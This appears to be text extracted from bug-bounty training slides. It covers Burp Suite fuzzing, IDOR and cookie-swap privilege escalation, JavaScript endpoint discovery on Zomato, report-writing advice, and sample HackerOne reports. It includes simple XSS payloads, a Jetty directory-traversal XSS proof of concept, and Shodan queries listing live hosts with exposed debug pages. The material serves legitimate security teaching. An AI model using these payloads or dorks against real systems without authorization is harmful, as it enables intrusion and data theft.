
- Turn off Passive Scanning
- Set Forms to auto submit
- Set scope to advanced control and use a target name instead of regex (something like zomato instead of .zomato.com or .*\.zomato\.com\$), you will be surprised to see the results and after effects of it 🤯
- Browse all URLs, make all requests POST/GET/PUT whatever, then spider all hosts recursively
- Profit (More Targets)!

Will cover up in Live Session

Hacking with BurpSuite

Did you know? You don't always need an automated Script to demonstrate the impact of any data leak [PIIs].

Intruder for the win!



Hacking with BurpSuite

Using “Repeater tab” to find:

- XSS
- SQLi
- Privilege Escalation
- IDOR(s)
- More Bugs

Hacking with BurpSuite

- Using “Repeater tab” to find XSS, SQLi, IDOR(s), Privilege Escalation
- Catch a Request which accepts user input and throw it into a repeater tab.
- Start Fuzzing the parameters.


The screenshot shows the Burp Suite interface with three tabs highlighted by red arrows:

- Repeater Tab (Left):** Shows a captured request with the URL: `action=td_ajax_search&td_string=`. The "Payload Positions" section is open, showing payload insertion points and attack types (Sniper). A red arrow points from this tab to the "Payload Options" table in the Payload Sets tab.
- HTTP Service Response (Top Right):** Displays the response headers: Connection: close, Vary: Accept-Encoding, User-Agent, Strict-Transport-Security: max-age=31536000, and the response body: `{"td_data":"<div class='result-msg no-result'>No results</div>","td_total_results":2,"td_total_in_list":0,"td_search_query":""}`.
- Payload Sets Tab (Bottom Right):** Shows payload sets, attack columns, and a list of payloads. A red arrow points from the "Payload Options" table in the Repeater tab to this tab. The "Payload Options (Simple list)" table is shown, containing various XSS payloads like `<script></script>`, `<body onerror=alert(1)></body>`, etc., with their corresponding request IDs (e.g., 100, 101, 102, 103) and status codes (e.g., 403, 404).

Hacking with BurpSuite

Hacking with BurpSuite

- IDOR(s) are always easy, playing with the id parameters.
Manipulate the create requests.
 - id=1 > id=2 > Easy Money



Hacking with BurpSuite

Easy Privilege Escalation with Repeater

- Have 2 different user accounts, one low privileged user and other one with some level of permissions.
- Catch the request in **BURPSUITE**, throw them into a “Repeater tab” replace the cookies of a high level privileged user with low level privileged user, see if it's a success!



Hacking with BurpSuite

JS for the WIN

Burp Suite Professional v1.7.37 - Temporary Project - licensed to Prateek Tiwari [single user license]

Decoder Comparer Extender Project options User options Alerts HUNT Methodology HUNT Scanner CSRF SHELLING

Target Proxy Spider Scanner Intruder Repeater Sequencer

Site map Scope

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding out of scope items

Contents

Host	Method	URL	Params	Status	Length
https://static.zmtcdn.com	GET	/gencss/-55bd69f5a...		200	561158
https://static.zmtcdn.com	GET	/gencss/-8ed37ba1...		200	564157
https://static.zmtcdn.com	GET	/gencss/-1f0d04f2e2...		200	560913
https://static.zmtcdn.com	GET	/gencss/-t-fd0a01e2...		200	572789
https://static.zmtcdn.com	GET	/genjs/-43bf7c6d09...		200	665466
https://static.zmtcdn.com	GET	/genjs/-aea562bbda...		200	386451
https://static.zmtcdn.com	GET	/genjs/-b9b5e31923...		200	641387
https://static.zmtcdn.com	GET	/genjs/-t-bda175ccac...		200	651155
https://static.zmtcdn.com	GET	/genjs/-t-de13f623bd...		200	539271
https://static.zmtcdn.com	GET	/genjs/-f48db33d8f...		200	10797...
https://static.zmtcdn.com	GET	/imagine/lightbox/clo...		200	1202
https://static.zmtcdn.com	GET	/imagine/lightbox/clo...		200	8158

Issues

- Cross-origin resource sharing [14]
 - SSL cookie without secure flag set
 - Cookie without HttpOnly flag set
 - SSL certificate

Advisory

i Cross-origin resource sha

Issue: Cross-origin resource sharing
Severity: Information
Confidence: Certain
Host: https://static.zmtcdn.com

Issue detail

14 instances of this issue were identified, at the following locations:

- /gencss/-55fdcf0934ad16ebab41e...
- AAAAA3MMWu2MAWvFF0JFTAlMIEZ1rGBzVmpAdCbgBaG3Y93MCQatMulg0U1sOmoWu...
- f3YChUAAA...
- 11ef5e29-2516-e...
- /gencss/-8ed37ba1...
- AAAAAA3V3yxx2AIAxldMopbkAKVCChALXt7M7oTWaOunR8uMHTJ466lBe...

Feeding these in tools:

<https://github.com/GerbenJavado/LinkFinder>

Feeding these in tool

```
python linkfinder.py -i /Desktop/z.burp -b -o cli
```

```
zim@zim-VirtualBox:~/Desktop$ python linkfinder.py -i /Desktop/z.burp -b -o cli
https://static.zmcdn.com/images/lightbox/prev.png
https://static.zmcdn.com/images/lightbox/close.png
https://static.zmcdn.com/images/lightbox/next.png
https://static.zmcdn.com/images/lightbox/loading.gif
//www.youtube.com/embed/{id}
//player.vimeo.com/video/{id}
php/zfb/dashboard/dashboard_update.php
php/generate_ordering_invoices.php
php/client_permission.php?action=
php/client_permission.php?action=remove&entity_id=
php/newShareWdget.php?etyp=
php/send_salt_link_via_email.php
promo-form-template.php?entity_id=
php/generate_new_o2_invoices.php
/{$tab}
restaurants-offer-preview.php?res_id=
clients/promDataHandler.php
//www.youtube.com/embed/{id}
php/zfb/dashboard/dashboard_update.php
php/generate_ordering_invoices.php
php/client_permission.php?action=
php/client_permission.php?action=remove&entity_id=
//player.vimeo.com/video/{id}
php/client_permission.php?action=add&entity_id=
php/delivery_menu_handler.php?case=confirm_drop_res&res_id=
php/send_salt_link_via_email.php
php/generate_new_o2_invoices.php
/{$tab}
php/delivery_menu_handler.php
//www.youtube.com/embed/{id}
php/zfb/dashboard/dashboard_update.php
php/generate_ordering_invoices.php
php/client_permission.php?action=
php/client_permission.php?action=remove&entity_id=
images/star-line.png
images/star-fill.png
php/getDashboardSortedData.php?res_id=
php/client_permission.php?action=add&entity_id=
php/delivery_menu_handler.php?case=confirm_drop_res&res_id=
php/send_salt_link_via_email.php
clients/reviews.php?res_id=
php/generate_new_o2_invoices.php
/{$tab}
php/review_helpful_handler.php
```

Shooting in Dark? Understand the application flow to find bugs



Shooting in Dark? Understand the application flow to find more bugs

You're doing it wrong -

- If you haven't spent good amount of time to study the target.
- If you haven't understood the privileges and functionalities of a user.
- If you haven't checked their available docs, neither gathered all the information about the target.

What happens next if you haven't done your homework?

A screenshot of a bug tracking system interface. The title bar of the window is red. The main content area shows a single issue entry:

Able to see the username of other users by editing the url	
State	<input checked="" type="radio"/> N/A (Closed)
Reported To	Zomato
Asset	*.zomato.com (Domain) Edit
References	Edit
Weakness	Cleartext Transmission of Sensitive Information Edit
Severity	█ █ █ █ █ None (0.0) Edit
Participants	 (Add participant)
Notifications	<input checked="" type="checkbox"/> Enabled
Visibility	Private Redact

Shooting in Dark? Understand the application flow to find more bugs

What happens next if you haven't done your homework?

<http://www.gstatic.com/s2/sitemaps/profiles-sitemap.xml>


State	<input checked="" type="radio"/> Informative (Closed)	Severity	None (0.0) Edit
Reported To	Zomato	Participants	(Add participant)
Asset	*.zomato.com (Domain) Edit	Notifications	Enabled
References	Edit	Visibility	Private Redact
Weakness	Cleartext Transmission of Sensitive Information Edit		

[Report a bug](#) Deprecated API endpoint discloses all content about all reviews

State	<input checked="" type="radio"/> Informative (Closed)	Severity	Low (0.1 ~ 3.9) Edit
Reported To	Zomato	Participants	(Add participant)
Asset	*.zomato.com (Domain) Edit	Notifications	Enabled
References	Edit	Visibility	Private Redact
Weakness	Information Disclosure Edit		

Shooting in Dark? Understand the application flow to find more bugs

Researchers have a tendency to jump on the target application and start attacking them. What happens then?



YOU END UP GETTING DUPE

Shooting in Dark? Understand the application flow to find more bugs

 email verification link not expiring 

State	 Duplicate (Closed)	Severity	 No Rating (---) Add
Reported To	Zomato	Participants	 (Add participant)
Asset	Add	Notifications	 Disabled
References	Edit	Duplicate Of	
Weakness	Improper Authentication - Generic Edit	Visibility	 Private Redact

 #282564 User enumeration via forgot password error message Share:      

State	 Duplicate (Closed)	Severity	 Medium (4 ~ 6.9)
Disclosed publicly	October 27, 2017 1:35pm +0530	Participants	
Reported To	Infogram	Duplicate Of	#280509
Asset	infogram.com (Domain)	Visibility	 Public (Full)
Weakness	None		

 Weak Password Policy 

State	 Duplicate (Closed)	Severity	 No Rating (---) Add
Reported To	Zomato	Participants	 (Add participant)
Asset	Add	Notifications	 Disabled
References	Edit	Duplicate Of	
Weakness	None Edit	Visibility	 Private Redact

[Collapse](#)

 #280585 No Session change on Password change Share:      

State	 Duplicate (Closed)	Severity	 Medium (4 ~ 6.9)
Disclosed publicly	October 23, 2017 3:30pm +0530	Participants	
Reported To	Boozt Fashion AB	Duplicate Of	#274874
Asset	www.booztlet.com (Domain)	Visibility	 Public (Full)
Weakness	Insufficient Session Expiration		

Shooting in Dark? Understand the application flow to find more bugs


If you've invested good amount of time on a target, you will:

- Get better understanding about how the target app works.
- Know what parameters are usually being used by the target app.
- Understand the functionalities & privileges of the user's in target app.
- Be able to identify what parameters to use when you discover tons of endpoints in JS files.

Unauthenticated access
to Internal Sales Data of [REDACTED] through an
unrestricted endpoint

Share: [f](#) [t](#) [g+](#) [in](#) [y](#) [e](#)

State	● Resolved (Closed)	Severity	No Rating (---) Add
Disclosed publicly	[REDACTED]	Participants	[REDACTED] (Add participant)
Reported To	[REDACTED]	Notifications	Disabled
Asset	[REDACTED] chain) Edit	Visibility	Public (Limited) Redact
References	Edit		
Weakness	Improper Authentication - Generic Edit		
Bounty	\$ [REDACTED]		



Found an internal endpoint in JS and immediately knew what parameters to use based on my past research

Shooting in Dark? Understand the application flow to find more bugs

Boolean SQLi Proving Data Extraction @ [REDACTED]

State	● Resolved (Closed)
Reported To	Redacted
Asset	*.redacted.com (Domain) Edit
References	Edit
Weakness	None Edit
Bounty	\$XXXX

Severity: No Rating (---) [Add](#)

Participants:  [REDACTED] (Add participant)

Notifications: Disabled

Visibility: Private [Redact](#)

[Making a POST Req on behalf of Internal Team, able to remove/cancel req of Customer/Merchants | Possible BLIND XSS | Internal Endpoint discovered in JS] [REDACTED]

State	● Resolved (Closed)
Reported To	Redacted
Asset	*.redacted.com (Domain) Edit
References	Edit
Weakness	Improper Access Control - Generic Edit
Bounty	\$XXX

Severity: No Rating (---) [Add](#)

Participants:   (Add participant)

Notifications: Disabled


Visibility: Private [Redact](#)

Visiting <https://www.redacted.com/business/apps/hardupgrade>, and then checking it's JS files did reveal some more endpoints through which I found -

It didn't had any param in JS but based on my prev experience I tried few parameters which leaked all your internal + sales chat with your customers, also leaks some sensitive info like -

Shooting in Dark? Understand the application flow to find more bugs

Read the Docs = Get a BUG?

 **Sensitive Information like Email Address of Admin (Project Owner/Creator) being disclosed through an endpoint**

I was quite hesitant to report this at first place but after contacting your Support Team and reading through your Privacy Legal documentation I am pretty much sure this is a legitimate issue considering the fact that you guys give a lot of importance to users email address.

Details -

When an invited user (it should be with any invited user), here we are talking about very low privileged user [REDACTED] who only has an access to see their own items can actually find out an email address of an Admin (Project Owner), this shouldn't happen as per your current privacy policies if I'm correct.

Actually when I found the issue, I wanted to be sure about your privacy policy and after going through [REDACTED] I figured it out that [REDACTED] doesn't discloses the email addresses of anyone to any other users, specially not for the admins anyway. To confirm this I also contacted your support team and I got a response which states -

Shooting in Dark? Understand the application flow to find more bugs

Few Nice Reads:

- Static Analysis of Client-Side JavaScript for pen testers and bug bounty hunters -
<https://blog.appsecco.com/static-analysis-of-client-side-javascript-for-pen-testers-and-bug-bounty-hunters-f1cb1a5d5288>
- Discovering hidden endpoints using LinkFinder -
<https://gerbenjavado.com/discovering-hidden-content-using-linkfinder/>
- Getting started in Bug Bounty -
<https://medium.com/@ehsahil/getting-started-in-bug-bounty-7052da28445a>

Better Bug Bounty Report

better bug reports



Better Bug Bounty Report

better bug reports

better relationship



Better Bug Bounty Report

better bug reports


better relationship

better bounties



Sharing from other side of the fence

What you shouldn't do?



Blocked User order [Edit](#)

State	<input checked="" type="radio"/> Informative (Closed)	Severity	None (0.0) Edit
Reported To	Zomato	Participants	(Add participant)
Asset	*.zomato.com (Domain) Edit	Notifications	Enabled
References	Edit	Visibility	Private Redact
Weakness	Business Logic Errors Edit	Nov 6th (11 days ago) I can't make it public to concerned	
		Updated Nov 6th (11 days ago) I can't be able to make orders	
		Nov 6th (11 days ago) use up the alternatives	
		Updated Nov 6th (11 days ago)	
		Nov 6th (11 days ago)	
		Updated Nov 6th (11 days ago) at i can make it public to concerned	

Sharing from other side of the fence

- What you shouldn't do?
- Follow up after 5 mins of report submission
- Bounty Plz!
- Contacting someone from Security Team on Twitter asking for an update.



Sharing from other side of the fence

The Wrong Way,

How not to submit a report?



Affected Link:- <https://www.zomato.com/restaurants> ↗ " onmouseover=prompt(/XSS/) very bad

steps to reproduce

1.open vulnerable url

2.Hover mouse the XSS pop up will be work.

Bounty pls rward

Sharing from other side of the fence

The Right Way -

- Introduction
- Details
- Steps to reproduce (POC)
- Impact

gerben_javado submitted a report to [Zomato](#). Jul 27th (about 1 year ago)

Introduction

Hi guys, has been a pleasure to work with you so far. Seeing that you (quickly) resolved the event preview XSS I decided to take another look at the endpoint. Here I saw that the restaurant's name was also taken as a variable and outputted between single quotes in JavaScript context.

```
var res_name = 'Restaurant name';
```

Here I had the idea that if single quotes would not be escaped, XSS would be possible. Thus I started searching for a restaurant with a single quote in their name to verify. Here I found [this](#) and used that restaurant in the restaurants-event-preview.php like so:

Here we see the following javascript snippet on line 256:

```
var res_name = ' -confirm(document.domain)- '
```

Confirming that if we set the restaurant name to: '-confirm(document.domain)-' the XSS will trigger.

POC

Line 256:
[https://www.zomato.com/.../confirm\(document.domain\)-](https://www.zomato.com/.../confirm(document.domain)-)

Steps to reproduce

1. Name a restaurant '-confirm(1)-'
2. Note the restaurant ID and fill it in the POC for `res_id`
3. Go to the POC and XSS triggers

Impact

When the victim visits the preview for this restaurant , the attacker can achieve javascript execution on the victim which results in the attacker being able to read the DOM and do POST requests as the victim.



Sharing from other side of the fence

Before reporting, always think from organization's point of view and think from the other side -

Understand companies nature of business

Seeing an image of other users on a company like Zomato? Seriously are you kidding me? That's not sensitive at all -
Closing it as N/A

VS

Viewing others uploaded images on an Image Sharing Site

[IDOR]Getting access to all the shared images/videos of other users

State ● Resolved (Closed)

Severity Critical (9 ~ 10)

Sharing from other side of the fence

Mantra to build a strong relationship with Security team

- Be Professional with your communication
- While Submitting a report, provide detailed report with clear steps to reproduce
- Don't bug or spam them, prepare a schedule for follow up's
- Don't do this - send a LinkedIn invite, or DM on Twitter asking for an update



Keeping up with new trends

....Staying on top of new hacking trends
can help you earn more bounties.



Keeping up with new trends

Sir, what should we do to keep up with all the new trends?

#BugBounty #BugBountyTip #TogetherWeHitHarder





Subscribe to topics
like Information
Security, Bug Bounty,
Infosec, etc..

The screenshot shows a Twitter feed with several tweets from different users:

- Arif Khan @payleadart1st** posted a tip about decompiling an Android app to find security vulnerabilities.
- Adrien @adrien_leanneau** announced being awarded a \$1000 bounty for finding SSRF in a private program.
- Samuel @seamux** mentioned being awarded a \$3,500 bounty for finding vulnerabilities in a specific application.
- Farah Ahmed @rahahmed1** shared a link to a crypto trading platform.
- Navneet @navn3t** asked if it's better to give up or continue working on bugs.
- HackerOne @hacker0x01** shared a blog post about XSS payloads.
- Niggy @NingSec** asked how to get database information from a bug bounty.
- Zubai @dotzubai** mentioned reading tips from a blog.
- bugbounty memes @bugbounty_meme** shared a meme about bug bounties.

Keeping up with new trends



IT'S ALL ABOUT SOURCES

The Hacker News

Keeping up with new trends

Hacktivity! <https://hackerone.com/hacktivity>

The screenshot shows the HackerOne website with the URL <https://hackerone.com/hacktivity>. The page title is "Hacktivity". The main content area displays a list of vulnerabilities:

- 13 DOM XSS on 1.1.1.1(one.one.one.one) By cujanovic to Cloudflare | Resolved | Medium disclosed about 1 month ago
- 29 Exploiting Misconfigured CORS to Steal User Information By 1hack0 to Rockstar Games | Resolved | High | \$500 disclosed about 1 month ago
- 9 Found CSRF Vulnerability in https://support.rockstargames.com/ By dhananjaygarg19 to Rockstar Games | Resolved | Low | \$150 disclosed about 1 month ago
- 12 DOM XSS on 50x.html page By cujanovic to DuckDuckGo | Resolved | High disclosed about 1 month ago
- 2 Email Spoofing Possible on torproject.org Email Domain By greenwolf to Tor | N/A | Medium disclosed about 1 month ago
- 16 DVR default username and password By radooz to Starbucks | Resolved | Medium | \$375 disclosed about 1 month ago
- 32 [NR Insights] Pull any Insights/NRQL data from any NR account By jon_bottarini to New Relic | Resolved | High | \$2,500 disclosed about 1 month ago
- 124 SSRF on duckduckgo.com/ By d0nut to DuckDuckGo | Resolved | High disclosed about 1 month ago

The screenshot shows the HackerOne Zero Daily newsletter landing page. The URL is <https://www.hackerone.com/zerodaily>. The page features a large "hackerone" logo at the top, followed by the "ZERO DAILY" logo in large white letters, with a registered trademark symbol. Below the logo, the text "Hacking, AppSec, and Bug Bounty newsletter" is displayed.

ZERO DAILY!
<https://hackerone.com/zerodaily>

Profit!! Time to earn bounties...

https://www.troyhunt.com/graphic-demonstration-of-information/

in debug mode in production which sounds about right:

HOME WORKSHOPS SPEAKING MEDIA ABOUT CONTACT SPONSOR

“

Never deploy a site into production with DEBUG turned on.

Did you catch that? NEVER deploy a site into production with DEBUG turned on.

One of the main features of debug mode is the display of detailed error pages. If your app raises an exception when DEBUG is True, Django will display a detailed traceback, including a lot of metadata about your environment, such as all the currently defined Django settings (from settings.py).

”

There is a [Django Panel](#) open to public which exposed all DB Credentials and AWS Access and Secret Keys, I'd say this is a Security incident and you'll have to rotate all your credentials/keys.

Thanks,
Prateek

to me ▾

gs.

You're right, this is very seriou[REDACTED]

to me ▾

Thanks for your help. We would like to further reward you wi[REDACTED]

7 PM

Do you use PayPal?

https://www.shodan.io/search?query=title%3A"DisallowHost+at%2F"

Shodan Developers Book View All...

SHODAN title:"DisallowHost at /"

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS 14,208

TOP COUNTRIES

United States 6,919
Germany 1,151
Ireland 628
China 590
France 472

TOP SERVICES

HTTP	6,165
HTTPS	5,737
Qconn	1,302
HTTP (8080)	305
8001	216

TOP ORGANIZATIONS

Amazon.com	5,680
Digital Ocean	910
Amazon	471
Amazon Data Services Ireland Lim...	333
Google Cloud	260

DisallowHost at /

52.59.149.107
ec2-52-59-149-107.eu-central-1.compute.amazonaws.com
A100 ROW GmbH
Added on 2018-11-18 10:30:53 GMT
Germany, Frankfurt
Details

cloud

HTTP/1.1 400 Bad Request
Date: Sun, 18 Nov 2018 10:31:05 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 73426
Connection: keep-alive
Server: Apache/2.4.34 (Amazon) mod_wsgi/3.5 Python/2.7.14
X-Frame-Options: SAMEORIGIN

DisallowHost at /

18.194.86.6
ec2-18-194-86-6.eu-central-1.compute.amazonaws.com
Amazon.com
Added on 2018-11-18 10:30:20 GMT
Germany, Frankfurt
Details

cloud

HTTP/1.1 400 Bad Request
Content-Type: text/html; charset=UTF-8
Date: Sun, 18 Nov 2018 10:30:20 GMT
Server: Apache/2.4.33 (Amazon) mod_wsgi/3.5 Python/3.6.5
transfer-encoding: chunked
Connection: keep-alive

DisallowHost at /

52.59.4.21
ec2-52-59-4-21.eu-central-1.compute.amazonaws.com
A100 ROW GmbH
Added on 2018-11-18 10:30:10 GMT
Germany, Frankfurt
Details

cloud


HTTP/1.1 400 Bad Request
Content-Type: text/html; charset=UTF-8
Date: Sun, 18 Nov 2018 10:30:10 GMT
Server: Apache/2.4.34 (Amazon) mod_wsgi/3.5 Python/3.6.5
transfer-encoding: chunked
Connection: keep-alive

DisallowHost at /

Profit!! Time to earn bounties...




Found XSS in Jetty webserver 6.1.6 #0day
#fulldisclosure #exploit #bugbounty
#PoC: site.com//..;/ ">
<iframe/src=javascript:alert(1)>
Requires open directory listing to exploit. 😎



10:43 PM - 14 Aug 2018

160 Retweets 333 Likes



SHODAN Server: Jetty(6.1.6)

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS 62

TOP COUNTRIES

Country	Count
United States	18
Sweden	7
Brazil	7
Austria	7
Singapore	4

194.71.146.29 Resilans AB Added on 2018-11-18 00:59:08 GMT

SSL Certificate

Issued By: Entrust Certification

- Common Name: Entrust Certification Authority - L1K

- Organization: Entrust, Inc.

Issued To:

- Common Name: *.test.payments.worldline.com

- Organization: Atos

Supported SSL Versions TLSv1, TLSv1.1, TLSv1.2

TOP SERVICES

Service	Count
9080	16
HTTPS	14
HTTP	10
HTTP (8080)	6
HTTPS (443)	5

TOP ORGANIZATIONS

Organization	Count
SoftLayer Technologies	12
Universe Online S.A.	7

HTTP/1.1 401 An Authentication object was not found in the SecurityContext

SSL Certificate

